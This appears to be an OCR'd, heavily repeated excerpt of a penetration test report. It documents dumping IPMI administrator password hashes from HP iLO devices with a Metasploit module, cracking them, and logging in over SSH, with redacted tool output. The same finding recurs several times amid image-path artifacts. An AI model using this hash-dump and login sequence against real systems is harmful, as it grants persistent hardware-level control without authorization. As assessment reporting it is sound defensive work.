
Risk: Critical

Description:

[redacted]


ShoreBreak was able to retrieve the password hash for the "Administrator" user on the device. In the event of a successful offline brute force attack, an attacker would have the ability to:

- Reset the server
- Power up the server
- Open a remote system console
- Mount remote physical CD/DVD drive or image
- Access the server's Integrated Management Log (IML)
- Manipulate the iLO device remotely through XML-based Remote Insight Board Command Language (RIBCL)
- Access a full command-line interface



```
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > exploit

[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 1 of 7 hosts (14% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 2 of 7 hosts (28% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 3 of 7 hosts (42% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 4 of 7 hosts (57% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 5 of 7 hosts (71% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 6 of 7 hosts (85% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 7 of 7 hosts (100% complete)
[*] Auxiliary module execution completed
```

ShoreBreak was able to crack the password hash for this machine, giving the test team administrative access to this device.




```
root@kali-erik:~# ssh Administrator@[redacted]
-oHostKeyAlgorithms=+ssh-dss
Administrator@[redacted]'s password:
User:Administrator logged-in to ILO-[redacted]
[redacted]([redacted] / [redacted])
iLO 3 Standard 1.88 at  Jul 13 2016
Server Name: HQ-S-MH
Server Power: On

</>hpiLO->
```

Because this device has control over the hardware upon which the above operating systems are running, administrative access here presents a compromise deeper than root level compromise of the hosted operating systems. Actions could be performed on the host without the operating system's knowledge, and compromise would persist even if the hard drives of the above operating systems were wiped.

10.0.1.75


ShoreBreak was able to retrieve the password hash for the "Administrator" user on the device. In the event of a successful off-line brute force attack, an attacker would have the ability to:

- Reset the server
- Power up the server
- Open a remote system console
- Mount remote physical CD/DVD drive or image
- Access the server's Integrated Management Log (IML)
- Manipulate the iLO device remotely through XML-based Remote Insight Board Command Language (RIBCL)
- Access a full command-line interface



```
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > exploit

[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 1 of 7 hosts (14% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 2 of 7 hosts (28% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 3 of 7 hosts (42% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 4 of 7 hosts (57% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 5 of 7 hosts (71% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 6 of 7 hosts (85% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 7 of 7 hosts (100% complete)
[*] Auxiliary module execution completed
```

ShoreBreak was able to crack the password hash for this machine, giving the test team administrative access to this device.




```
root@kali-erik:~# ssh Administrator@[redacted]
-oHostKeyAlgorithms=+ssh-dss
Administrator@[redacted]'s password:
User:Administrator logged-in to ILO-[redacted]
([redacted] / [redacted])
iLO 3 Standard 1.88 at  Jul 13 2016
Server Name: HQ-S-MH
Server Power: On

</>hpiLO->
```

Because this device has control over the hardware upon which the above operating systems are running, administrative access here presents a compromise deeper than root level compromise of the hosted operating systems. Actions could be performed on the host without the operating system's knowledge, and compromise would persist even if the hard drives of the above operating systems were wiped.

[redacted]


ShoreBreak was able to retrieve the password hash for the "Administrator" user on the device. In the event of a successful off-line brute force attack, an attacker would have the ability to:

- Reset the server
- Power up the server
- Open a remote system console
- Mount remote physical CD/DVD drive or image
- Access the server's Integrated Management Log (IML)
- Manipulate the iLO device remotely through XML-based Remote Insight Board Command Language (RIBCL)
- Access a full command-line interface



```
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > exploit

[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 1 of 7 hosts (14% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 2 of 7 hosts (28% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 3 of 7 hosts (42% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 4 of 7 hosts (57% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 5 of 7 hosts (71% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 6 of 7 hosts (85% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 7 of 7 hosts (100% complete)
[*] Auxiliary module execution completed
```

ShoreBreak was able to crack the password hash for this machine, giving the test team administrative access to this device.




```
root@kali-erik:~# ssh Administrator@[redacted]
-oHostKeyAlgorithms=+ssh-dss
Administrator@[redacted]'s password:
User:Administrator logged-in to ILO-[redacted]
[redacted]([redacted] / [redacted])
iLO 3 Standard 1.88 at  Jul 13 2016
Server Name: HQ-S-MH
Server Power: On

</>hpiLO->
```

Because this device has control over the hardware upon which the above operating systems are running, administrative access here presents a compromise deeper than root level compromise of the hosted operating systems. Actions could be performed on the host without the operating system's knowledge, and compromise would persist even if the hard drives of the above operating systems were wiped.

[redacted]


ShoreBreak was able to retrieve the password hash for the "Administrator" user on the device. In the event of a successful off-line brute force attack, an attacker would have the ability to:

- Reset the server
- Power up the server
- Open a remote system console
- Mount remote physical CD/DVD drive or image
- Access the server's Integrated Management Log (IML)
- Manipulate the iLO device remotely through XML-based Remote Insight Board Command Language (RIBCL)
- Access a full command-line interface




```
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > exploit

[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 1 of 7 hosts (14% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 2 of 7 hosts (28% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 3 of 7 hosts (42% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 4 of 7 hosts (57% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 5 of 7 hosts (71% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 6 of 7 hosts (85% complete)
[+] [redacted]:623 - IPMI - Hash found: Administrator:[redacted]

[*] Scanned 7 of 7 hosts (100% complete)
[*] Auxiliary module execution completed
```

ShoreBreak was able to crack the password hash for this machine, giving the test team administrative access to this device.



```
root@kali-erik:~# ssh Administrator@[redacted]
-oHostKeyAlgorithms=+ssh-dss
Administrator@[redacted]'s password:
User:Administrator logged-in to ILO-[redacted]
[redacted]([redacted] / [redacted])
iLO 3 Standard 1.88 at  Jul 13 2016
Server Name: HQ-S-MH
Server Power: On

</>hpiLO->
```

ShoreBreak used these credentials to log in to the web interface of the DRAC out of band management device.




[redacted]

Login

Enter the username and password, and then click OK.

Username: [redacted]

Password: ••••••••



System Summary

